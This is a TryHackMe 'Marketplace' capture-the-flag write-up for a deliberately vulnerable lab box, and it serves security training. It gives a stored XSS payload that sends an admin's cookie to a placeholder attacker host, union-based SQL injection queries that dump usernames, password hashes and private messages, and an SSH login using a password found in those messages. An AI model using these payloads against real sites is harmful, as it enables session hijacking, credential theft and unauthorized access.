
Marketplace

Platform: TryHackMe
Difficulty: Medium
Author of Writeup: Zubr
Date: 23 april 2021
Contact: alex.spiesberger@gmail.com
#web #xss #docker #sqli




Recon

Started by launching an nmap that found 3 ports:


```
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
32768/tcp open  filenet-tms

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 130.53 seconds
```

Also launched gobuster and nikto that didn't found too much.
So we continue looking at the website, it looks like an e-commerce platform.
I was looking way too long into sql injection.
I was never thinking that an xss would be possible but **IT IS**, and it is done in a very amusing way!
You first have to log in after having created an account:




After that you can create a new listing:




But **WAIT** here is where it becomes fun, after creating a listing, you can report it to an admin.
Do you see where we are going???
We can put a payload in the item and call an admin on it and for example steal his cookie and become admin!!


So let's create our payload:

```
<script>window.location='http://<attacker ip>'+document.cookie</script>
```







We can then send it.
Your first cookie will be yourself.
So now we have to take a look on where to go to report, mine was item **4**, so I went to this url:




Now you just have to set up a server to wait for the cookie, click report and a message will say that an admin will come.
Now wait for the prey, and sure enough admin walked right into the trap:




You see 2 cookies, the first one was mine and the second one is the admin's cookie.
Now we just have to replace our cookie with the admin cookie:



Refresh and go to admin, ...aaand we have acces to the admin panel and with it our first flag:




Now, 2 more flags to go.
We take a look at the administration panel and we see 3 users and with it our account.
Taking a closer look at it, we can see something interesting in the url:



This could potentially be vulnerable to SQL Injection.
Getting information back depending on the `user` it would be a good idea to start with union based SQL Injections.
So we first need to see how many columns there are.
We could do it with a payload like this:

> union select 1,2,...


And when something appears it would be the right number, but a faster way to do it, is with `order by`.
You start high and decrement until a response for our request comes back:



The Marketplace Home | Administration panel | New listing | Messages | Log out

Error: ER_BAD_FIELD_ERROR: Unknown column '5' in 'order clause'

So we know we have less than 5 columns.




The Marketplace Home | Administration panel | New listing | Messages | Log out

User 1

User system
ID: 1
Is administrator: false
Delete user

Ok, we now know that we have 4 columns.

We now launch it with union:




The Marketplace Home | Administration panel | New listing | Messages | Log out

User 1

User system
ID: 1
Is administrator: false
Delete user

But nothing appears more than the normal query.
We can try with a user id that does **not** exist, we had 4 users so let's try it with 5:




The Marketplace Home | Administration panel | New listing | Messages | Log out

User 1

User 2
ID: 1
Is administrator: true
Delete user


We see that field **1** and **2** are shown.
We can now search for the database name,version, etc:



We see the name and version, we can make it simpler to search for more things with `group_concat`:


Now we have a clean look at the basic information of the database.
We can search for maybe other databases:

> ?user=5 union select group_concat(schema_name),2,3,4 from information_schema.schemata; --



We see 2 databases, the basic *information_schema* and the one we already found *marketplace*.
Next goal, find the different tables on the database:

```
?user=5 union select group_concat(table_name),2,3,4 from information_schema.tables where table_schema='marketplace'; --
```




We see 3 tables:

- users
- messages
- items


So we have the tables we just have to find the columns now:

```
?user=5 union select group_concat(column_name),2,3,4 from information_schema.columns where table_schema='marketplace' and table_name='users';--
```



Ok, we see the 4 columns of users (id, isAdministrator ,password ,username).
Let's now get all the information that we need!
I will put it in the second field with a carriage return so that it is cleaner and not written in headers:

```
?user=5 union select 1,group_concat(id,'---',isAdministrator,'---',username,'---',password,'\r'),3,4 from users; --
```




Ok nice! We got hashes, we should check the other tables if maybe there is something that could help before trying to crack them, so I will also query the table `messages`.
Same query as above to query the column names:


```
?user=5 union select group_concat(column_name),2,3,4 from information_schema.columns where table_schema='marketplace' and table_name='messages';--
```

We got 5 columns (id,is_read,message_content,user_from,user_to).
Now lets extract the messages:

```
?user=5 union select 1,group_concat(id,'-----',is_read,'-----',message_content,'-----',user_from,'-----',user_to),3,4 from messages; --
```



Nice, we got a password!!
We remember that we saw ssh open during recon phase so let's try to ssh to the user to whom this message is sent to, so user **3**, **jake**:




Nice, it works, we can directly read the user.txt flag:

```
jake@the-marketplace:~$ pwd
/home/jake
jake@the-marketplace:~$ ls
user.txt
```

